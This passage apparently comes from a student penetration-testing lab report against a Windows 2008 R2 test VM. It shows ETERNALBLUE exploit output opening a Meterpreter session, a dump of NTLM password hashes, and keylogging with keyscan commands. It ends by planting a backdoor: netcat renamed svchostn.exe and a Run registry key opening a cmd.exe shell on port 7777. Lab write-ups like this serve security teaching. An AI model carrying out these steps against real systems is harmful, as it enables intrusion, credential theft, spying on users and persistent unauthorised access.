[*] 192.168.1.103:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 65 20 008 R2 Standard
[*] 192.168.1.103:445 - 0x00000020 37 36 30 31 20 53 65 72 69 63 65 20 50 61 63 7601 Service Pa
[*] 192.168.1.103:445 - 0x00000030 6b 20 31
[*] 192.168.1.103:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.103:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.103:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.103:445 - Starting non-paged pool grooming
[*] 192.168.1.103:445 - Sending SMBV2 buffers
[*] 192.168.1.103:445 - Closing SMBV1 connection creating free hole adjacent to SMBV2 buffer.
[*] 192.168.1.103:445 - Sending final SMBV2 buffers.
[*] 192.168.1.103:445 - Sending last fragment of exploit packet!
[*] 192.168.1.103:445 - Receiving response from exploit packet
[*] 192.168.1.103:445 - ETERNALBLUE overwrite completed successfully (0xc000000D)!
[*] 192.168.1.103:445 - Sending egg to corrupted connection.
[*] 192.168.1.103:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.102:4444 -> 192.168.1.103:49288) at 2023-01-16 16:35:10 -0500
[*] 192.168.1.103:445 - =====-
[*] 192.168.1.103:445 - =====-WIN-
[*] 192.168.1.103:445 - =====-
```

Meterpreter is a Metasploit attack payload that gives an interactive shell. The attacker can explore the exploited machine and execute codes using this Meterpreter.

4.1 Explore the Remote Host using Meterpreter

4.1.1 Show Running Processes

In the Meterpreter, we can see all the processes that are running in the remote machine using the **ps** command. The below figures show the output of that command.





The screenshot shows a terminal window titled "meterpreter > ps". The title bar also includes "File Actions Edit View Help". The main content is a table titled "Process List" with the following columns: PID, PPID, Name, Arch, Session, User, and Path. The table lists various system processes:

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
244	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
296	464	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\csrss.exe
316	308	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
368	308	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
376	360	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
404	360	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
464	368	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
480	368	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
488	368	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wbem\wmprvse.exe
552	592	WmiPrvSE.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\VBoxService.exe
592	464	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
652	464	VBoxService.exe	x64	0	NT AUTHORITY\SYSTEM	
704	464	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
764	464	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
796	3136	postgres.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\ManageEngine\DesktopCentral_Server\pgsql\bin\postgres.exe
848	464	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	

4.1.2 Create & Delete Folders in the Remote Machine using the Shell

Insert into the shell of the remote host using the **shell** command.



A screenshot of a Kali Linux desktop environment. On the left, a Microsoft account profile for 'CS/2017/047 - UMAYANGA P.L.I.' is displayed. On the right, a terminal window shows the following session:


```
kali@kali: ~
File Actions Edit View Help
C:\Users\vagrant>dir
dir
Volume in drive C is Windows 2008R2
Volume Serial Number is C40C-94EC

Directory of C:\Users\vagrant

08/06/2017 04:44 PM <DIR> .
08/06/2017 04:44 PM <DIR> ..
08/06/2017 04:44 PM <DIR> .bundle
08/06/2017 04:43 PM <DIR> .gem
08/06/2017 06:22 PM <DIR> .gemrc
08/06/2017 06:23 PM <DIR> .ssh
08/06/2017 06:22 PM <DIR> .vbox_version
08/06/2017 04:42 PM <DIR> config.yml
08/06/2017 06:21 PM <DIR> Contacts
01/16/2023 01:11 PM <DIR> Desktop
08/06/2017 06:21 PM <DIR> Documents
08/06/2017 06:21 PM <DIR> Downloads
08/06/2017 06:21 PM <DIR> Favorites
08/06/2017 06:21 PM <DIR> Links
08/06/2017 06:21 PM <DIR> Music
08/06/2017 06:21 PM <DIR> Pictures
08/06/2017 06:21 PM <DIR> Saved Games
08/06/2017 06:21 PM <DIR> Searches
08/06/2017 06:21 PM <DIR> Videos
               3 File(s)       646 bytes
16 Dir(s)   47,486,754,816 bytes free



C:\Users\vagrant>cd Desktop
cd Desktop
C:\Users\vagrant\Desktop>mkdir CS_2017_047
mkdir CS_2017_047

C:\Users\vagrant\Desktop>
```



Using the **cd** command, we can go inside the directories in the remote machine. Also, using the **dir** command, we can see the directories inside the path.

The **mkdir** command uses to create a folder inside a directory using the shell. (created folder inside the remote machine's Desktop)



Using the **rmdir** command, we can delete a directory.

4.1.3 Creating a Remote Desktop Session with the Remote Machine

The **run vnc** command uses to create a remote desktop session with the remote machine using the Meterpreter.

```

kali㉿kali: ~
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d3565f37fe7f28d99cc76 :::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1cd52077e75ae4f41930b0917c4da :::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd0613d3240331e94ae18b001 :::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f27db11cfb670042a :::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfaf21f14028 :::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005 :::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16fc061c3359db455d00ec27035 :::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.1.102 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\vagrant\AppData\Local\Temp\1\FJYFFqtSh.exe (manually)
[*] Executing the VNC agent with endpoint 192.168.1.102:4545 ...
meterpreter > [*] VNC Server session 2 opened (192.168.1.102:4545 -> 192.168.1.103:4545 -17 04:46:08 -0500
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "vagrant-2008r2"
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding

```

4.1.4 Get the IP Address of the Remote Machine

The **ifconfig** command is used to get the remote machine's IP address using the Meterpreter.

```

kali㉿kali: ~
File Actions Edit View Help
meterpreter > ifconfig
Interface 1
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
Name      : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:a1:02:93
MTU       : 1432
IPv4 Address : 192.168.1.103
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2402:d000:a00:5ff9:940e:6b0d:75a4:4
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : 2402:d000:a00:5ff9:ccb4:a9f3:2709:b028
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::ccb4:a9f3:2709:b028
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
Name      : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::5efe:c0a8:167
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 13
Name      : Teredo Tunneling Pseudo-Interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::100:7f:ffff
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

```

5 The Maintaining Access Phase

After the attacker exploits the machine, the attacker needs to maintain remote machine access. Otherwise, the attacker should have to exploit the remote machine again when he needs to go inside. Therefore once the remote machine is exploited, then it has to be a mechanism to enter the target machine again and again. To do that, we can use several mechanisms. They are,

- Keyloggers
- Backdoor
- Password Cracking

5.1 Keyloggers

Keyloggers are a particularly sneaky kind of spyware that may record and collect human input on a device, including multiple keystrokes in succession. Keylogger software, sometimes known as a Keystroke Logger, records every keystroke you make on your keyboard.[10]

We can perform a keylogger using the Meterpreter to grab the data that users enter in their systems. Using the following commands, you can perform the Keyloggers in the Meterpreter.

Initially, we must migrate to the **explorer.exe** process as a pre-requirement of the keyloggers to the windows 2008 server. The following figure shows how to migrate to this process. We should use **migrate <process_id>** command to migrate to that process.

After migrating to the process, we should start the scan of the keystrokes using the **keyscan_start** command. After that, we can view the captured keys using the **keyscan_dump** command in the Meterpreter. The below figures show the process.

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
244	4	smss.exe	x64	0		
296	464	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
316	308	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
368	308	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
376	360	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
404	360	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
464	368	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
480	368	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
488	368	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
552	592	WmiPrvSE.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wbem\wmiPrvse.exe

```


kali㉿kali: ~
File Actions Edit View Help
4480 3136 postgres.exe x86 0 NT AUTHORITY\LOCAL SERVICE st.exe
C:\ManageEngine\DesktopCentral_Server\pgsql\bin\postgres.exe
4556 3532 explorer.exe x64 1 VAGRANT-2008R2\vagrant C:\Windows\Explorer.EXE
4736 3136 postgres.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\ManageEngine\DesktopCentral_Server\pgsql\bin\postgres.exe
4848 976 dwm.exe x64 1 VAGRANT-2008R2\vagrant C:\Windows\system32\Dwm.exe
5032 3136 postgres.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\ManageEngine\DesktopCentral_Server\pgsql\bin\postgres.exe
5064 4556 VBoxTray.exe x64 1 VAGRANT-2008R2\vagrant C:\Windows\System32\VBoxTray.exe

meterpreter > migrate 4556
[*] Migrating from 1080 to 4556...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...

meterpreter > keyscan_dump
Dumping captured keystrokes ...
<Shift>P.<Shift><Shift><Shift><Shift>L.<Shift><Shift><Shift>Isuru <Shift>Umayanga<CR>
<CR><Shift>>C<Shift>S/2017/047

meterpreter > 

```




5.2 Backdoor

The backdoor is another door that you can use to enter a system instead of the main door. Imagine a house with high protection at the front door with a gate and security cameras, but think if this house has a backdoor to enter the house without being as protected as the front door. Then, if a thief understands the backdoor, he can easily rob the house using the backdoor. This is similar to

computer systems as well. When we hack a system once, then we can access the system using a configured backdoor every time.[11] Using the following steps to set a backdoor inside Windows 2008 server.

Initially, we should upload **netcat** to the windows server and rename it to **svchostn.exe**, as shown in the following figure.




The screenshot displays a dual-pane interface. On the left is a web browser window titled 'My Account' showing a user profile for 'UMAYANGA P.L.I.' with details like 'CS/2017/047 -' and contact information. On the right is a terminal window titled 'kali@kali: ~' showing the following session:

```
meterpreter > upload /usr/share/windows-binaries/nc.exe svchostn.exe
[*] Uploading : /usr/share/windows-binaries/nc.exe → svchostn.exe
[*] Uploaded 58.00 KiB of 58.00 KiB (100.0%): /usr/share/windows-binaries/nc.exe → svchostn.exe
[*] Completed : /usr/share/windows-binaries/nc.exe → svchostn.exe
meterpreter > reg setval -k HK
[-] Error running command reg: Rex::ArgumentError An invalid argument was specified. Unknown key: HK
meterpreter > reg setval -k HKLM\Software\Microsoft\Windows\CurrentVersion\Run -v svchostn -d 'C:\Windows\System32\svchostn.exe -Ldp 7777 -e cmd.exe'
Successfully set svchostn of REG_SZ.
meterpreter >
```

upload /usr/share/windows-binaries/nc.exe svchostn.exe

Next, we should edit the registry values.

